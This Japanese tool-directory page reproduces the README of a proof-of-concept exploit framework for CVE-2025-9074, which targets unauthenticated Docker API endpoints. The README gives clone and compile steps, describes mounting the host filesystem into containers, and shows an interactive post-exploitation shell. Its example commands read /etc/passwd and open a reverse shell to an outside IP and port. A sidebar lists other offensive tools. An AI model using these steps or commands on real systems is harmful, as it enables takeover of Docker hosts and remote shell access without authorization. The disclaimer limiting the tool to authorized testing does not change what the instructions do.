Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
poc-2025-9074 — Docker API CVE-2025-9074 PoC (Proof-Of-Concept). CVE-2025-9074向けの高度な悪用フレームワーク。認証不要のDocker APIエンドポイントを標的とし、統合された対話型コマンドシェルを備えています。 | Kitploit
ツール/GitHubGitHub/xwpdx0/poc-2025-9074
クラウドインフラストラクチャセキュリティ特権昇格脆弱性スキャナーコンテナセキュリティエクスプロイトフレームワークエクスプロイトポストエクスプロイトペネトレーションテストコマンド&コントロールリモートアクセスツール
GitHub
413011ヶ月前未レビュー
共有
xwpdx0/poc-2025-9074

poc-2025-9074

Docker API CVE-2025-9074 PoC (Proof-Of-Concept). CVE-2025-9074向けの高度な悪用フレームワーク。認証不要のDocker APIエンドポイントを標的とし、統合された対話型コマンドシェルを備えています。

リポジトリを見る

CVE-2025-9074 | Docker API CVE-2025-9074 PoC (Proof-Of-Concept)

CVE-2025-9074 のための高度なエクスプロイトフレームワークで、認証されていない Docker API エンドポイントを標的とし、統合されたインタラクティブコマンドシェルを備えています。

Language Platform License

概要

このツールは、認証なしで公開された Docker API インスタンスのエクスプロイトを自動化し、ターゲットホスト上でのコンテナ作成とコマンド実行をフルに行うことを可能にします。スムーズなポストエクスプロイト操作のためのカスタムインタラクティブシェルを備えています。

注: これはカスタム PoC 実装です。CVE-2025-9074 を発見したわけではありません。
デモ



初期エクスプロイト

Exploitation Process

自動脆弱性検出、イメージプル、コンテナ作成と初期化


インタラクティブコマンド実行

Command Execution

コマンド実行機能を備えたポストエクスプロイトシェル

主な機能

  • Docker API の自動脆弱性スキャン
  • ホストファイルシステムをマウントしたコンテナ展開
  • インタラクティブなポストエクスプロイトシェル
  • リモートコマンド実行インターフェース
  • リバースシェル展開モジュール
  • 視認性向上のためのカラーターミナル出力

インストール

  1. リポジトリをクローン
git clone https://github.com/xwpdx0/poc-2025-9074
  1. コードをコンパイル
gcc poc.c -o poc-2025-9074

または、Releases からバイナリをダウンロードできます。

使用方法

./poc-2025-9074

デフォルトターゲット

デフォルトターゲット(127.0.0.1:2375)に対して実行:

./poc-2025-9074

カスタムターゲット

カスタム Docker API エンドポイントを指定:

Custom Target

インタラクティブシェル

エクスプロイト成功後、インタラクティブシェルは以下のコマンドを提供します:

Command説明
cmd <command>コンテナ内で任意のコマンドを実行
revshell <ip> <port>指定したリスナーにリバースシェルを展開
info現在のコンテナおよびターゲット情報を表示
exitインタラクティブセッションを終了

使用例

(PoC-CVE-2025-9074)> cmd whoami
(PoC-CVE-2025-9074)> cmd cat /etc/passwd
(PoC-CVE-2025-9074)> cmd ls -la /mnt
(PoC-CVE-2025-9074)> revshell 10.10.14.5 9001
(PoC-CVE-2025-9074)> info

脆弱性の詳細

CVE-2025-9074 は、適切な認証メカニズムを欠いた Docker API エンドポイントが露出した Docker インスタンスに影響を与えます。この設定ミスにより、Docker デーモンへの不正アクセスが可能になり、以下が実現します:

  • 任意のコンテナ作成
  • バインドマウントによるホストファイルシステムへのアクセス
  • 特権昇格の機会
  • リモートコード実行

法的免責事項

このツールは教育および許可されたセキュリティテスト目的のみで提供されます。

  • 自分が所有するシステム、または明示的な書面によるテスト許可を得たシステムでのみ使用してください
  • コンピュータシステムへの不正アクセスは違法であり、法律で罰せられます
  • 作者はこのツールの誤用または損害について一切の責任を負いません
  • ユーザーは適用される法律および規制を遵守する単独の責任を負います

作成者

xwpd (@xwpdx0)

ライセンス

MIT ライセンス - 詳細はLICENSEファイルを参照


責任ある開示とセキュリティ研究目的に限ります。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    424
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    276

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →